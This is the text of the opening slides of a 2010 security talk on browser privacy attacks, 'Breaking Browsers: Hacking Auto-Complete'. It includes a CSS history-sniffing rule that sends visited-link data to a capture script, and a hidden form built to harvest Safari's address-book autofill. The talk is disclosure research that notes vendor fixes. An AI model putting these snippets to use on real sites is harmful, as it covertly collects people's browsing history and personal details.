Breaking Browsers:
Hacking Auto-Complete
Jeremiah Grossman
Founder & Chief Technology Officer

Blog: http://jeremiahgrossman.blogspot.com/
Twitter: http://twitter.com/jeremiahg
Email: jeremiah@whitehatsec.com               special thanks to:
                                              Robert “RSnake” Hansen (SecTheory)
                                              Daniel Veditz (Mozilla)
                                              Microsoft Security Response Center
                                              Mike Bailey (MAD Security)
                                              Chris Evans (Google)
• WhiteHat Security Founder & Chief Technology Officer
• 2010 RSA Security Bloggers Award (Best Corporate Blog)
• InfoWorld's CTO Top 25 (2007)
• 5th most popular “Jeremiah” according to Google
• Brazilian Jiu-Jitsu Brown Belt
• Narcissistic Vulnerability Pimp
• Former Yahoo! information security officer


                                          me.            © 2010 WhiteHat Security, Inc. | Page   2

Web Security

Website Security     Browser Security


2,000+ websites


                           © 2010 WhiteHat Security, Inc. | Page   3

Global Internet: 1.67 Billion People


         Internet


                                                         206 million
                                                         websites
                          1.67 billion people
                          http://en.wikipedia.org/wiki/Global_Internet_usage

                                              © 2010 WhiteHat Security, Inc. | Page   4
What the “bad guys” target...

Largest Market-share

Exploiting Features Enabled by Default

Bonus for Design Flaws


                                © 2010 WhiteHat Security, Inc. | Page   5

Browser Version Market Share


                   July, 2010
                   http://www.netmarketshare.com/browser-market-share.aspx?qprid=2

                                                   © 2010 WhiteHat Security, Inc. | Page   6

By the numbers, of people

      IE 8     IE 6 FF 3.5/3.6 IE 7           Chrome Safari 4/5


      491      284        351       197        103                       83
     Million   Million    Million   Million    Million                Million


                         307 Mil                      36 Mil


                                               © 2010 WhiteHat Security, Inc. | Page   7

Security Features
Sandboxes, code security, memory protection, black-lists,
green URL bars, anti-phishing, SSL warnings, etc.


                                                © 2010 WhiteHat Security, Inc. | Page   8

I know where you’ve been... (on the way out)
a:visited#link {
                                                                            Classic CSS
   background: url('/capture.cgi?http://bank/');
}                                                                           History Hack
                                                                              Visited
In the “visited” pseudo-class, everything except
color style properties are ignored.
                                                                              Unvisited

var color = document.defaultView.getComputedStyle
(link,null).getPropertyValue("color");

getComputedStyle lies and returns the “unvisited” link values.
                                                                            FF 3.7
                                                                                             Safari v5
                                                                           Nightlies


                      http://blog.mozilla.com/security/2010/03/31/plugging-the-css-history-leak/
                      http://jeremiahgrossman.blogspot.com/2006/08/i-know-where-youve-been.html

                                                                   © 2010 WhiteHat Security, Inc. | Page   9
We often still know where you are
logged-in, but that’s another discussion.


                      CSRF Login-Detection
                              © 2010 WhiteHat Security, Inc. | Page 10

I want to know your name, who
you work for, where you live, your
email address, etc.
Right at the moment you a visit a website. Even if you’ve never
been there before, let alone entered information.


                                                 © 2010 WhiteHat Security, Inc. | Page 11
© 2010 WhiteHat Security, Inc. | Page 12

Safari Address Book Autofill (enabled by default)


           <form>
           <input type="text"   name="name">
           <input type="text"   name="company">
           <input type="text"   name="city">
           <input type="text"   name="state">
           <input type="text"   name="country">
           <input type="text"   name="email">
           </form>

                                            © 2010 WhiteHat Security, Inc. | Page 13
